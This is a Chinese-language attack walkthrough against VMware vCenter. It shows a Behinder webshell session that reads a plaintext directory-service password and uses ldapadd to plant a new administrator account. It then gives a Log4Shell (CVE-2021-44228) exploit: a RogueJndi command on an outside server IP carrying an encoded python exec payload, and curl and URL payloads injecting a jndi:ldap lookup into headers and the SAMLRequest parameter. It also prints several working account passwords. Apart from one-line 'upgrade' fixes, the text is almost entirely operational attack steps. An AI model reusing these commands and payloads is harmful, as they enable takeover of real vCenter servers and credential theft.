
```
dn: cn=Administrators,cn=Builtin,dc=vsphere,dc=local
```

添加用户：

```
ldapadd -x -h [ldap ip] -D "[dcAccountDN]" -w "[dcAccountPassword]" -f adduser.ldif
```

添加管理员:

```
ldapadd -x -h [ldap ip] -D "[dcAccountDN]" -w "[dcAccountPassword]" -f addadmin.ldif
```



The screenshot shows a web-based terminal interface with a URL bar at the top displaying `https://192.168.80.80/idm/./b31ccs.jsp`. Below the URL bar is a navigation menu with tabs: 基本信息, 命令执行, 虚拟终端, 文件管理, 内网穿透, 反弹shell, 数据库管理, 自定义代码, 平行空间, 扩展功能, 备忘录, 更新信息. The '命令执行' (Command Execution) tab is active, showing a terminal window with the following content:

```
s\vmmdir']# /opt/likewise/bin/lwregshell list_values '[HKEY_THIS_MACHINE\services
+ "Arguments"          REG_SZ          "/usr/lib/vmware-vmmdir/sbin/vmdird -s -l 0 -f /usr/lib/vmware-vmmdir/sh
are/config/vmdirschema.ldif"
+ "Autostart"           REG_DWORD       0x00000001 (1)
+ "dcAccount"           REG_SZ          "192.168.80.80"
+ "dcAccountDN"         REG_SZ          "cn=192.168.80.80,ou=Domain Controllers,dc=vsphere,dc=local"
+ "dcAccountPassword"   REG_SZ          "[&m4@UP~8oE*Y1KJFUBu"
+ "DirtyShutdown"       REG_DWORD       0x00000000 (0)
+ "LduGuid"             REG_SZ          "c51d4adb-b948-4bac-bae6-972b315be1c6"
+ "MachineGuid"         REG_SZ          "54d6dfe9-a572-4ae4-a9dd-3098e4fd082c"
+ "SiteGuid"            REG_SZ          "fadc79ff-1674-4ea8-afba-ff23424fdc69"
+ "Dependencies"        REG_SZ          "vmafd"
+ "Description"         REG_SZ          "VMware Directory Service"
+ "Environment"         REG_SZ          ""
+ "Path"                REG_SZ          "/usr/lib/vmware-vmmdir/sbin/vmdird"
+ "Type"                REG_DWORD       0x00000001 (1)

root [ / ]# ldapadd
SASL/GSSAPI authentication started
ldap_sasl_interactive_bind_s: Local error (-2)
        additional info: SASL(-1): generic failure: GSSAPI Error: Unspecified GSS failure. Minor code may pr
ovide more information (No Kerberos credentials available (default cache: FILE:/tmp/krb5cc_0))

root [ / ]# cd /tmp/
root [ /tmp ]# ls -alh | grep ldif
-rw-r--r--  1 root    root      141 Apr  4 22:09 addadmin.ldif
-rw-r--r--  1 root    root      276 Apr  4 22:09 adduser.ldif
root [ /tmp ]# ^C
llers,dc=vsphere,dc=local" -w "[&m4@UP~8oE*Y1KJFUBu" -f adduser.ldifomain Contro
adding new entry "CN=vcenterAccount,CN=Users,DC=vsphere,dc=local"

llers,dc=vsphere,dc=local" -w "[&m4@UP~8oE*Y1KJFUBu" -f addadmin.ldifmain Contro
modifying entry "cn=Administrators,cn=Builtin,dc=vsphere,dc=local"


root [ /tmp ]#
```

At the bottom of the terminal window, there is a status bar with the text '目录加载成功' (Directory loading successful) on the left and '冰蝎 v3.0 Beta 6 | By rebeyond' on the right.

访问: <https://192.168.80.80/ui/>

账号密码:

```
vcenterAccount@vsphere.local / G%2kX@PjYn%Jy$Nb
```



使用工具操作添加用户(ldap admin) 同理具体参考原文：

<https://www.djhons.com/2022/03/11/77.html>

修复建议：及时测试并升级到最新版本

CVE-2021-44228

使用 log4j 添加用户，VPS 开启 LDAP服务。

```
java -jar RogueJndi-1.1.jar -n 47.100.172.221 -c 'bash -c
```

Base64 解码为：

```
python -c 'import base64;import zlib;exec(zlib.decompress(base64.b64d
encode("eF7VVV1v2jAUfc+vsPLisIXQD+0FqVIZVG21FaG2e5gAVU7sgLvEjmxT2lX891
0nTghQpL60B7CPr++5H8cXnhdSGSS15600U4LkDf0gvDg5JTTn4hv2CqL1Wipq4WsHn56
dX15iz6MsRfcrMZR5TgQNkpx2+h6CjwJrqaNCFkyUcIka9mrgQEWKERpUmIqSTGpW75hZ
KVEaVt6vmfk5GkyGUqR8ETjvheLCBP70yxw9qjdkJFowg8ySoaS0QzJF9pZf09WrzBK3Q
vV7sjC9jP9ha65ZL+ail60VW+glyzKUCW2eXki2Yhrh6c2Pq99Pjze3D093g+HN7fhqNo
NSvfCE6dnsJadcZTFQlVxcUPZ6apMsSaOUWzKaDJJEroRxETX7xnBaXezPI11k3AR4JnB
netJsfdidzVscZ0c5RuN9ltF4j+fs8zznR3kmThj7bJOtYNqc55/idAJonIWtJMIDikoj
hNIgozwNof1ld51MUmlVaBXog0lktfwQ+WsXcCqjteKGLXcbqK3GtrSd560C2jGoBFqZV
Qg8BsVy+cICXMeCQTKfzB0o9h6CF2sAp30PypxwUa1TqVAMbWt3vi5yiF1VeIriSBuijF
```

```
5zs7QNvfDdmf3E0iIFFI0GcacBK5bmYArNh0hjostpEeLoWXIRxLpTTpEJpJ/wgmTjapw
0k+UrwpfYfkfuRuXXFsKmgBNxYY/b9iFgdq9De2IZPW8wGv16uLq3NzCmoo/eqdgcMgN+
gG08PbhzxWnZiPIoETtbGT+zxAwzaEIfhkyxCxQQkxS7mFQLIvhfYrgUJJt8YGG9V5G61
gJjPWE3HqTTSs6tImhrTkxQloiKEB0r8Q4Wbqu4bUCIWt08XnY8p13A/IySAgSKuq+ou4
S61kLao04Izfz3lrI2Mx911ztgnVR5VD7M6tU1KbTm3lb6e40q/RI+nCoHWMMezI8CVazs
FSqEMRne3461SQE0D+w8GA14RI0FWgHxf8cxwEb5beYEMlkTAH8pbAerIJcT/Zv3DmuUx
dK/6caJzHatZ6mWdsHsh9gdyqRp4U0+K4z8teZluq+b/AGy4tKw="'))'
```

漏洞利用


执行

```
curl --insecure -vv -H "X-Forwarded-For: \${jndi:ldap://47.100.172.2
21:1389/o=tomcat}" "https://192.168.80.80/websso/SAML2/SSO/vcenter.la
b?SAMLRequest="
```

其他

```
https://192.168.80.80/websso/SAML2/SSO/photon-machine.lan?SAMLRequest
=${jndi:ldap://47.100.172.221:1389/o=tomcat}
```

账户/密码: g01admin5 / G01admin123@@



修复建议: 及时测试并升级到最新版本

